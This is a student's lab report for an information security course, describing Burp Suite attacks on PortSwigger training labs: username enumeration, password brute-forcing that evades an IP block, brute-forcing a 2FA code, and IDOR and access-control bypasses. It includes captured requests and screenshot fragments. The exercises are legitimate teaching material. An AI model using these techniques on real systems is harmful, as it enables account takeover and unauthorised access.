

LAB Terminal



Submitted by:

Name	Registration No.
Muhammad Abdullah	FA24-BSE-042

Submitted to: Annyat ullah

Course: Information Security

Dated: MAY 17, 2026.

Contents

BurpSuite Tasks:	5
Authentication Tasks	5
1. Username enumeration via different responses:.....	5
Step 1: Capture the Login Attempt.....	5
Step 2: Set the Target (Positions)	6
Step 3: Load the Payload (The List)	6
Step 4: Run the Attack & Analyze.....	7
Step 5: Finding the Password	8
2. Broken brute-force protection, IP block.....	9
Step 1: Gather Your Credentials	9
Step 2: Capture the Baseline Request	10
Step 3: Configure the Attack Type (Macro Simulation)	10
Step 4: Set up the Alternating Payloads	11
Step 5: Start and Analyze	12
3. 2FA bypass using a brute-force attack:	13
Step 1: Request Capture.....	13
Step 2: Target Configuration (Positions)	14
Step 3: Payload Generation.....	14
Step 4: Attack Execution and Analysis.....	15
Access Control Tasks	16
1. Insecure direct object references (IDOR) – Account page.....	16
Step 1: Baseline Request Capture	16
Step 2: Parameter Modification	17
Step 3: Request Execution.....	18
2. Access control vulnerabilities in multi-step processes	19
Step 1: Workflow Analysis (Admin Session)	19
Step 2: Session Token Swap	20
Step 3: Request Execution.....	22
3. Access control bypass via Referer header	22
Step 1: Base Restriction Identification	22
Step 2: Request Interception and Modification	23
Step 3: Request Execution.....	24
Steps to prepare kali for attack:	25
C2: sudo apt upgrade –y (to update those packages that need updates).....	26

C3: sudo apt install nmap gobuster netcat-traditional metasploit-framework ftp wpscan openvpn -y	32
C4-Checking if everything got installed successfully or not	35
gobuster -version.....	35
nc -h	36
C: Msfconsole	36
wpscan -version	37
Connected open vpn to kali to facilitate private pathway towards machine.....	38
openvpn -version	38
Machine 1:.....	38
Initial Setup:	38
2. Enumeration Phase (Task 2 & 3)	40
Task 2: Find hidden files on the web server.	40
Exploitation Phase (Task 4 & 5)	41
4. Log in to the portal using discovered credentials.....	41
5. Get a reverse shell on the machine.....	45
6. Find all 3 ingredients (flags) from the machine	45
7. Explain how you achieved privilege escalation (very simple, 1 command).....	45
Second Machine	46
Kali setup is same , vpn is connected and now I am searching for blue on try hack me	46
Phase 1: Reconnaissance (The "Scan").....	46
1. Run full Nmap scan and detect the target vulnerability.....	46
2. Identify if the machine is vulnerable to MS17-010 (EternalBlue).....	46
Phase 2: Tool Preparation (The "Setup").....	47
3. Use Metasploit to exploit the machine.	47
4. Get a Meterpreter shell on the target.....	47
Phase 3: Configuration (The "Aiming").....	47
Phase 4: Exploitation (The "Attack")	48
5. Extract system information from the shell.....	48
6. Locate the flag on the machine. Found all three flags	49
Third machine : Root Me.....	49
Phase 1: Reconnaissance (Task 1)	50
1. Run Nmap to identify open ports.....	50
Phase 2: Web Enumeration (Task 2)	50
2. Enumerate the website and find upload functionality.....	50
Run the Directory Scan (Task 2)	51

Start the Netcat Listener (Task 4 Prep)	51
Corrected Upload (Task 3)	52
Trigger the Shell (Task 4)	52
Step 1: Stabilize the Shell (Task 4 "Quality of Life")	53
Step 1: Find the User Flag (Task 7)	53
Step 1: Capture the User Flag (Task 7 part 1)	54
Step 1: Enumerate SUID Binaries (Task 5)	54
Step 3: Become Root (Task 6)	55
Step 1: Get the Final Flag (Task 7)	55
7. Capture user.txt and root.txt flags.	56
Machine 4 TryHackMe – “Simple CTF”	56
Step 1: Nmap Scan (Task 1)	57
1. Identify open ports using Nmap.	57
.....	57
2. Try FTP login with common credentials	57
Try Anonymous FTP Login	57
Step 3: Web Enumeration (Task 3)	59
3. Enumerate the website for hidden directories.	59
Step 3: Targeted Web Enumeration (Task 3)	60
Step 5.1: Enter the Password	60
Step 5.1: Stabilize the Terminal	61
Step 1: Capture the User Flag (Task 7 part 1)	61
Step 6: Perform Privilege Escalation (Task 6)	62
Summary of Commands used :	63
 Machine 1: Pickle Rick	63
Machine 2: Blue	64
 Machine 3: RootMe	64
Machine 4: Simple CTF	65

BurpSuite Tasks:

Authentication Tasks

1. Username enumeration via different responses:

Step 1: Capture the Login Attempt

1. In your **Burp Browser**, go to the login page.
2. Type a "garbage" username and password (e.g., **invaliduser** and **invalidpass**). Click **Log in**.
 - o It says "Invalid username," which is what we want.
3. Go to Burp Suite, click the **Proxy** tab, then the **HTTP history** sub-tab.
4. Find the line that says **POST /login**.
5. **Right click** that row and select **Send to Intruder**.




Login

Invalid username

Username


Password

Log in



Step 2: Set the Target (Positions)

1. Click the **Intruder** tab at the top.
2. Go to the **Positions** sub-tab.
3. Click the **Clear \$** button
4. Find **username=invaliduser**. Highlight only **invaliduser** and click **Add \$**.
5. **Attack type** is set to **Sniper**.



Step 3: Load the Payload (The List)


1. Go to the **Payloads** sub-tab.

- Under **Payload settings [Simple list]**, you need to paste the list of usernames provided in the PortSwigger Lab description page.
- Click **Paste**. You should see a long list of names appear in the table.



Step 4: Run the Attack & Analyze

- Click the orange **Start attack** button at the top right.
- A new window opens. Watch the **Length** column carefully as the requests fly by.
- The Goal:** Most lengths will be identical (e.g., **2984**). Look for the **one** that is different (e.g., **2986**).
- Click that unique row. Look at the **Response > Render** tab (or just the **Raw** response) at the bottom.
- If it says **"Incorrect password"** instead of "Invalid username," we've found the real username!




Step 5: Finding the Password

1. Close the attack window. Go back to **Intruder > Positions**.
2. Replace `§invaliduser§` with the **real username** you just found (e.g., `username=carlos`). **Do not** put `§` around it this time.
3. Now, highlight the password value (e.g., `invalidpass`) and click **Add §**.
 - o It should look like: `username=carlos&password=§invalidpass§`.
4. Go to **Payloads**, click **Clear**, and paste the **passwords list** from the lab.
5. Click **Start attack**.
6. Look for a **Status Code 302**. That means you found the password.
7. Log in manually in your browser with those credentials to finish the lab.

The screenshot displays the Burp Suite Intruder interface. The main window shows a list of payloads being tested against the target URL `ac891fc81e79d5f9c0d2adfe005300d6.web-security-academy.net`. The 'montana' payload is highlighted, showing a status code of 302, indicating a successful redirect. The 'Payloads' tab is active, showing a list of payloads including 'montana', '123456', 'password', '12345678', 'qwerty', and '123456789'. The 'Attack' window is open, showing the request and response details. The response status is 302, and the 'Location' header is `https://ac891fc81e79d5f9c0d2adfe005300d6.web-security-academy.net/login`. The 'Payload Processing' section is also visible, showing rules for handling the attack results.

Request	Payload	Status	Error	Timeout	Length	Comment
98	montana	302			170	
0		200			2986	
1	123456	200			2986	
2	password	200			2986	
3	12345678	200			2986	
4	qwerty	200			2986	
5	123456789	200			2986	
6	12345	200			2986	
7	1234	200			2986	
8	111111	200			2986	
9	1234567	200			2986	



Congratulations, you solved the lab!

 Share you

My Account

Your username is: academico

Your email is: academico@academico.net

Email

Update email

2. Broken brute-force protection, IP block

Step 1: Gather Your Credentials

For this lab, you usually have:

1. Your **own valid credentials** (e.g., username: **wiener**, password: **peter**).
2. The **target's username** (e.g., **carlos**).
3. A **list of candidate passwords** to guess for the target.

Lab: Broken brute-force protection, IP block



PRACITIONER
LAB Not solved

This lab is vulnerable due to a logic flaw in its password brute-force protection. To solve the lab, brute-force the victim's password, then log in and access their account page.

- Your credentials: wiener:peter
- Victim's username: carlos
- Candidate passwords

 Hint

Access the lab

Step 2: Capture the Baseline Request

1. Open your **Burp Browser**, go to the login page.
2. Log in as the target (**carlos**) with a random password. Click **Log in**.
3. Go to Burp Suite -> **Proxy** -> **HTTP history**.
4. Find the **POST /login** request, **right-click** it, and select **Send to Repeater**.

Login

Save Don't save

Invalid username


Username

Password

Log in



Step 3: Configure the Attack Type (Macro Simulation)



Step 4: Set up the Alternating Payloads

Since Pitchfork tests Payload 1 and Payload 2 at the same time (Line 1 of List A + Line 1 of List B), we need to format our lists so every second request is a valid login for **wiener**.

- Go to the **Payloads** sub-tab.
- Ensure **Payload set: 1** is selected. This controls the **username** field.
- Configure a list that alternates between the victim and you:
 - carlos**
 - wiener**
 - carlos**
 - wiener**
 - (Repeat this pattern for as many passwords as you are testing)*
- Switch the dropdown to **Payload set: 2**. This controls the **password** field.
- Configure this list to alternate between the victim's potential passwords and your actual password (**peter**):
 - first_candidate_password**
 - peter**
 - second_candidate_password**
 - peter**
 - third_candidate_password**
 - peter**

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Position

Payload set: 1 Payload count: 100
 Payload type: 1 Request count: 0
 2

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear

wiener
carlos
wiener
carlos
wiener
carlos
wiener
carlos
wiener

Add Enter a new item

Add from list ...

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add Enabled Rule

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload

Payload set: 2 Payload count: 200
 Payload type: Simple list Request count: 100

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear

peter
123456
peter
password
peter
12345678
peter
qwerty
peter

Add Enter a new item

Add from list ...

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Step 5: Start and Analyze

1. Click **Start attack**.
2. Watch the results window.
3. Your valid logins (**wiener** / **peter**) will consistently return a **302 Redirect** status code.
4. The failed attempts for **carlos** will return a **200 OK** (Invalid credentials) instead of a **403 Forbidden** (IP Blocked) because your successful logins keep resetting the IP safeguard!

5. **The Goal:** Look closely at the rows where the username is **carlos**. One of them will eventually return a **302 Redirect** instead of a 200 OK.
6. That specific password is the winner.

3	wiener	peter	302	☐	☐	178
5	wiener	peter	302	☐	☐	178
7	wiener	peter	302	☐	☐	178
9	wiener	peter	302	☐	☐	178
1	wiener	peter	302	☐	☐	178
3	wiener	peter	302	☐	☐	178
5	wiener	peter	302	☐	☐	178
6	carlos	master	302	☒	☒	178
7	wiener	peter	302	☐	☐	178
9	wiener	peter	302	☐	☐	178
1	wiener	peter	302	☐	☐	178
3	wiener	peter	302	☐	☐	178
5	wiener	peter	302	☐	☐	178
7	wiener	peter	302	☐	☐	178

3. 2FA bypass using a brute-force attack:

Step 1: Request Capture

- Logged into the application using valid primary credentials (**wiener:peter**) to generate a legitimate session.
- Triggered the 2FA prompt screen.
- Submitted an incorrect 4-digit temporary verification code (**1111**) while routing the traffic through Burp Suite.
- Located the **POST /login2** request in the **Proxy > HTTP History** tab, right-clicked it, and sent it to **Intruder**.


Incorrect security code

Please enter your 4-digit security code

22


Login

6	https://ac881f2a1f7270ac80a0...	GET	/login2		200	2889	HTML	2FA bypass using a bi
7	https://ac881f2a1f7270ac80a0...	GET	/academyLabHeader		101	147		
8	https://ac881f2a1f7270ac80a0...	POST	/login2	✓	200	2957	HTML	2FA bypass using a bi
9	https://ac881f2a1f7270ac80a0...	GET	/academyLabHeader		101	147		
10	https://ac881f2a1f7270ac80a0...	POST	/login2	✓	200	3293	HTML	2FA bypass using a bi
11	https://ac881f2a1f7270ac80a0...	GET	/academyLabHeader		101	147		



Step 2: Target Configuration (Positions)

- Navigated to the **Intruder > Positions** tab.
- Set the **Attack type** to **Sniper**.
- Cleared all default payload markers and applied a single position marker around the 2FA code parameter: `mfa-code=§1111§`



Step 3: Payload Generation

- Navigated to the **Intruder > Payloads** tab.
- Configured the **Payload type** as **Numbers**.
- Set the generation parameters to step sequentially through all possible 4-digit combinations:
 - **From:** 0000
 - **To:** 9999
 - **Step:** 1
- Adjusted the **Min digits** and **Max digits** constraints to **4** to ensure proper zero-padding (e.g., generating 0005 instead of 5).

?
Payload Sets
Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set:
Payload count: 10,000

Payload type:
Request count: 10,000

?
Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ☒ Sequential ☐ Random

From:

To:

Step:

How many:

Number format

Base: ☒ Decimal ☐ Hex

Min integer digits:

Max integer digits:

Min fraction digits:

Max fraction digits:

Examples

0001
4321

Step 4: Attack Execution and Analysis

- Launched the attack via the **Start Attack** button.
- Monitored the response metrics, specifically looking for anomalies in the **Status Code** and **Length** columns.

Intruder attack 1

Attack Save Columns

ResultsTargetPositionsPayloadsOptions

Filter: Showing all items

Request	Payload	Status ▾	Error	Timeout	Length	Comment	
1435	1434	400	☐	☐	269		
1554	1553	302	☐	☐	178		
0		200	☐	☐	2957		
1	0000	200	☐	☐	3293		
2	0001	200	☐	☐	2957		
3	0002	200	☐	☐	3293		
4	0003	200	☐	☐	2957		
5	0004	200	☐	☐	3293		
6	0005	200	☐	☐	2957		
7	0006	200	☐	☐	3293		
8	0007	200	☐	☐	2957		
9	0008	200	☐	☐	3293		
10	0009	200	☐	☐	2957		
11	0010	200	☐	☐	3293		
12	0011	200	☐	☐	2957		
Request	Response						

Request	Payload	Status	Error	Timeout	Length	Comment
1435	1434	400	☐	☐	269	
1554	1553	302	☐	☐	178	
0		200	☐	☐	2957	
1	0000	200	☐	☐	3293	
2	0001	200	☐	☐	2957	
3	0002	200	☐	☐	3293	
4	0003					
5	0004					
6	0005					
7	0006					
8	0007					
9	0008					
10	0009					
11	0010					
12	0011					

Show response in browser ✕

To show this response in your browser, copy the URL below and paste into a browser that is configured to use Burp as its proxy.

Copy

☐ In future, just copy the URL and don't show this dialog Close

Request Response

Pretty Raw In Actions

```

1 POST /login2 HTTP/1.1
2 Host: ac881f2alf7270ac80a082fd00320025.web-security-academy.net
3 Cookie: session=Q97Nm1Xuk8BfI3duFmcCkLYBkD2aubgo
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 51
10 Origin: https://ac881f2alf7270ac80a082fd00320025.web-security-academy.net
11 Referer: https://ac881f2alf7270ac80a082fd00320025.web-security-academy.net/login2

```

Access Control Tasks

1. Insecure direct object references (IDOR) – Account page

Step 1: Baseline Request Capture

- Logged into the application using the provided low-privilege credentials to access the user dashboard.
- Navigated to the **Chat** section of the website.
- Opened Burp Suite and reviewed the **Proxy > HTTP History** tab to capture the exact request used to fetch the profile details.
- Located a **GET** request fetching account data based on a specific user identifier parameter (e.g., **GET /my-account?id=1001** or **GET /api/v1/users/wiener**).
- Right-clicked the request and selected **Send to Repeater**.

You: jklkjkl

Hal Pline: My ears hurt, stop talking.

Hal Pline: It's always your music choice. When is it my turn?

CONNECTED: -- Now chatting with Hal Pline --

You: ghghghghj

Hal Pline: Did you go to school or have you just forgotten something so basic?

Your message:

Send

View transcript

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
10	https://ac591fe21f4dedc1c0454...	GET	/download-transcript/3.txt			200	603	text	txt
9	https://ac591fe21f4dedc1c0454...	GET	/download-transcript/3.txt			200	603	text	txt
8	https://ac591fe21f4dedc1c0454...	POST	/download-transcript						
7	https://ac591fe21f4dedc1c0454...	GET	/chat						
6	https://ac591fe21f4dedc1c0454...	GET	/academyLabHeader						
5	https://ac591fe21f4dedc1c0454...	GET	/resources/js/chat.js						js
3	https://ac591fe21f4dedc1c0454...	GET	/resources/js/viewTranscript.js						js
2	https://ac591fe21f4dedc1c0454...	GET	/resources/labheader/js/labheader.js						js
1	https://ac591fe21f4dedc1c0454...	GET	/chat						Insecure t

Request

Pretty

Raw

Hex

```

1 GET /download-transcript/3.txt HTTP/1.1
2 Host: ac591fe21f4dedc1c045448e00d900df.web-security-academy.net
3 Cookie: session=zhea9Np2LBXKbJMf4p03hNGsLZK30tLM
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate

```

Inspector

Request Attribute

Request Cookie

Request Header

Response Head

Step 2: Parameter Modification

- Navigated to the **Repeater** tab to manipulate the request manually.
- Located the target parameter identifying the account object (the **id** or **username** value).
- Modified the value to guess a different valid account identifier on the system (e.g., changing **id=1001** to **id=1002**, or changing the username to **carlos**).

```

1 GET /download-transcript/1.txt HTTP/1.1
2 Host: ac591fe21f4dedc1c045448e00d900df.web-security-academy.net
3 Cookie: session=zhea9Np2lBXKbJMf4p03hNGslZK30tLM
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://ac591fe21f4dedc1c045448e00d900df.web-security-academy.net/chat
9 Sec-Fetch-Dest: empty
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Site: same-origin
12 Te: trailers
13 Connection: close
14
15

```

```

1 HTTP/1.1 200 OK
2 Content-Type: text/plain; charset=utf-8
3 Content-Disposition: attachment; filename="1.txt"
4 Connection: close
5 Content-Length: 520
6
7 CONNECTED: -- Now chatting with Hal Pline --
8 You: Hi Hal, I think I've forgotten my password and need confirmation that I've got the right one
9 Hal Pline: Sure, no problem, you seem like a nice guy. Just tell me your password and I'll confirm whether it's correct or not.
10 You: Wow you're so nice, thanks. I've heard from other people that you can be a right ****
11 Hal Pline: Takes one to know one
12 You: Ok so my password is gz9vg3icxfbep4m50ve6. Is that right?
13 Hal Pline: Yes it is!
14 You: Ok thanks, bye!
15 Hal Pline: Do one!
16

```

Step 3: Request Execution

- Clicked the **Send** button in Repeater to transmit the modified request directly to the backend server.
- Analyzed the server response in the right-hand panel, paying close attention to the HTTP status code, response length, and returned body text.

```

5 Content-Length: 520
6
7 CONNECTED: -- Now chatting with Hal Pline --
8 You: Hi Hal, I think I've forgotten my password and need confirmation that I've got the right one
9 Hal Pline: Sure, no problem, you seem like a nice guy. Just tell me your password and I'll confirm whether it's correct or not.
10 You: Wow you're so nice, thanks. I've heard from other people that you can be a right ****
11 Hal Pline: Takes one to know one
12 You: Ok so my password is gz9vg3icxfbep4m50ve6. Is that right?
13 Hal Pline: Yes it is!
14 You: Ok thanks, bye!
15 Hal Pline: Do one!
16

```

Username

Password

Log in

ations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

2. Access control vulnerabilities in multi-step processes

Step 1: Workflow Analysis (Admin Session)

- Logged into the application using high-privilege administrative credentials.
- Navigated to the admin panel and executed a sensitive multi-step function (e.g., changing a user's role or promoting a user account).
- Monitored the process in Burp Suite **Proxy > HTTP History** to map out the sequence of requests.
- Identified that the workflow consists of multiple distinct requests:
 - **Step 1:** Form submission (`POST /admin/roles`)
 - **Step 2:** Confirmation page request (`POST /admin/roles/confirm`)
 - **Step 3:** Final execution request (`POST /admin/roles/execute`)
- Captured the exact format, parameters, and endpoint URL of the final execution request and sent it to **Repeater**.

My Account

Your username is: administrator

Email

Update email

User

carlos (NORMAL)

Upgrade user

Downgrade user

https://0aa600ab04efa1a781... GET

https://0aa600ab04efa1a781... POST

https://0aa600ab04efa1a781... GET

https://0aa600ab04efa1a781... POST

https://0aa600ab04efa1a781... GET

https://0aa600ab04efa1a781... GET

https://0aa600ab04efa1a781... GET

https://0aa600ab04efa1a781... GET

Do passive scan

Do active scan

Send to Intruder Ctrl+I

Send to Repeater Ctrl+R

Send to Sequencer

Send to Comparer

Send to Decoder

Send to Organizer Ctrl+O

Show response in browser

Record an issue

Request in browser

Extensions

Engagement tools

Copy Ctrl+C

Copy URL

Copy as curl command (bash)

Copy to file

Save item

200

302

101

200

101

200

101

200

3497

86

147

3251

147

3498

147

3376

HTML

HTML

HTML

HTML

Request

Pretty Raw Hex

1 POST /admin-roles HTTP/2

2 Host: 0aa600ab04efa1a7816066be003406emy.net

3 Cookie: session=e6qV8kV1DX10x6

4 Content-Length: 30

5 Cache-Control: max-age=0

Response

Pretty Raw Hex Render

WebSecurity Academy

Multi-step pro one step

Back to lab descripti

Are you sure?

47 https://0aa600ab04efa1a781... GET /admin

46 https://0aa600ab04efa1a781... POST /admin

45 https://0aa600ab04efa1a781... GET /acade

44 https://0aa600ab04efa1a781... POST /admin

43 https://0aa600ab04efa1a781... GET /acade

